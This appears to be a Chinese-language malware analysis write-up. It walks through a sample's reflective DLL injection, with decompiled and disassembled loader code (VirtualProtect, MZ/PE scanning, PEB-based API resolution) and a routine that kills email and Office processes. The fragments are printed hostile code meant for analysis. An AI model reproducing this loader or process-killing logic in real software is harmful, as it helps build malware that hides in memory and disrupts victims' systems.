


```
int sub_401113()
{
  int v0; // eax
  int (*v1)(void); // edi
  int (__stdcall *v2)(_DWORD, int, int *); // eax
  int v3; // eax
  int v5; // [esp+10h] [ebp-28h] BYREF
  DWORD v6; // [esp+14h] [ebp-24h] BYREF
  DWORD flOldProtect[2]; // [esp+18h] [ebp-20h] BYREF
  CPPEH_RECORD ms_exc; // [esp+20h] [ebp-18h]

  v5 = 0;
  flOldProtect[0] = 0;
  v6 = 0;
  ms_exc.registration.TryLevel = 0;
  v0 = sub_401069();
  if ( v0 )
  {
    v1 = (int (*)(void))((char *)&dword_4120C0 + v0);
    if ( VirtualProtect(&dword_4120C0, 0x12200u, 0x40u, flOldProtect) )
    {
      v2 = (int (__stdcall *)(_DWORD, int, int *))v1();
      if ( v2 )
      {
        v3 = v2(0, 6, &v5);
        v5 &= -(v3 != 0);
      }
      VirtualProtect(&dword_4120C0, 0x12200u, flOldProtect[0], &v6);
    }
  }
  return v5;
}
```




```
00B01142    68 00220100    push 12200
00B01147    68 C020B100    push mem_02bf0000_00024000.B120C0          B120C0:"MZ?"
00B0114C    FF15 00C0B000  call dword ptr ds:[<&VirtualProtect>]
00B01152    85C0           test eax,eax
00B01154    74 30          je mem_02bf0000_00024000.B01186
00B01156    FFD7           call edi
00B01158    85C0           test eax,eax
00B0115A    74 13          je mem_02bf0000_00024000.B0116F
00B0115C    8D4D D8        lea ecx,dword ptr ss:[ebp-28]
00B0115F    51             push ecx
00B01160    6A 06          push 6
00B01162    53             push ebx
```

这时我们进入ReflectiveLoader函数，看看病毒是如何实现反射注入的，打开IDA，把刚刚dump下来的PE2.dll载入，查看导出表，打开ReflectiveLoader函数，



```
.text:100060D0 var_8           = dword ptr -8
.text:100060D0 var_4           = dword ptr -4
.text:100060D0
.text:100060D0                 push    ebp
.text:100060D1                 mov     ebp, esp
.text:100060D3                 sub     esp, 20h
.text:100060D6                 push    ebx
.text:100060D7                 push    esi
.text:100060D8                 push    edi
.text:100060D9                 xor     ebx, ebx
.text:100060DB                 mov     [ebp+var_18], 0
.text:100060E2                 xor     edi, edi
.text:100060E4                 mov     [ebp+var_14], ebx
.text:100060E7                 mov     [ebp+var_C], edi
.text:100060EA                 mov     [ebp+var_1C], ebx
.text:100060ED                 call    sub_100060C0
.text:100060F2                 mov     edx, eax
.text:100060F4                 mov     esi, 5A4Dh
.text:100060F9                 lea     esp, [esp+0]
.text:10006100
.text:10006100 loc_10006100:                          ; CODE XREF: ReflectiveLoader()
```



```
00B17590    55                  push ebp
00B17591    8BEC                mov ebp,esp
00B17593    83EC 20             sub esp,20
00B17596    53                  push ebx
00B17597    56                  push esi
00B17598    57                  push edi
00B17599    33DB                xor ebx,ebx
00B1759B    C745 E8 00000000    mov dword ptr ss:[ebp-18],0
00B175A2    33FF                xor edi,edi
00B175A4    895D EC             mov dword ptr ss:[ebp-14],ebx
00B175A7    897D F4             mov dword ptr ss:[ebp-C],edi
00B175AA    895D E4             mov dword ptr ss:[ebp-1C],ebx
00B175AD    E8 CEFFFFFF         call mem_02bf0000_00024000.B17580
00B175B2    8BD0                mov edx,eax
00B175B4    BE 4D5A0000         mov esi,5A4D
00B175B9    8DA424 00000000     lea esp,dword ptr ss:[esp]
00B175C0    66:3932             cmp word ptr ds:[edx],si
00B175C3  ˅ 75 16               jne mem_02bf0000_00024000.B175DB
00B175C5    8B4A 3C             mov ecx,dword ptr ds:[edx+3C]
00B175C8    8D41 C0             lea eax,dword ptr ds:[ecx-40]
00B175CB    3D BF030000         cmp eax,3BF
00B175D0  ˅ 77 09               ja mem_02bf0000_00024000.B175DB
00B175D2    813C11 50450000     cmp dword ptr ds:[ecx+edx],4550
00B175D9  ˅ 74 03               je mem_02bf0000_00024000.B175DE
00B175DB    4A                  dec edx
```

（为了方便多次调试，直接分析pe1.exe）

ReflectiveLoader分析：
1.**定位DLL文件在内存中的基址** 向前遍历找dll标识 mz pe

2.通过PEB找到kernel32.dll中的LoadLibraryA(), GetProcAddress()，VirtualAlloc()以及ntdll.dll中的NtFlushInstructionCache()函数。

3.**分配一片用来装载DLL的空间**


4.复制PE文件头和各个节
类似PE1
5） 修复DLL的导入表
类似PE1
6） 修复DLL重定位表

调用dll oep

PE2.DLL数据分析


为了方便调试，修改ida加载基址

初始化部分：



```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  HANDLE hObject; // [esp+8h] [ebp-4h]

  if ( fdwReason == 1 )
  {
    hObject = CreateThread(0, 0, sub_B15FE0, 0, 0, 0);
    if ( hObject )
      CloseHandle(hObject);
  }
  return 1;
}
```

结束指定进程



```
lpString1[33] = L"thebat.exe";
lpString1[34] = L"thebat64.exe";
lpString1[35] = L"thunderbird.exe";
lpString1[36] = L"visio.exe";
lpString1[37] = L"winword.exe";
lpString1[38] = L"wordpad.exe";
v0 = CreateToolhelp32Snapshot(2u, 0);
hSnapshot = v0;
v1 = (PROCESSENTRY32W *)VirtualAlloc(0, 0x22Cu, 0x3000u, 4u);
v2 = v1;
if ( v1 )
{
  v1->dwSize = 556;
  if ( v0 != (HANDLE)-1 )
    Process32FirstW(v0, v1);
}
v3 = CloseHandle;
v4 = v2->szExeFile;
do
{
  for ( i = 0; i < 0x27; ++i )
  {
    if ( !lstrcmpiW(lpString1[i], v4) )
    {
      v6 = OpenProcess(1u, 0, v2->th32ProcessID);
      v7 = v6;
      if ( v6 )
      {
        TerminateProcess(v6, 0);              // 结束指定进程
        v10 = v7;
        v3 = CloseHandle;
        CloseHandle(v10);
      }
      else
      {
```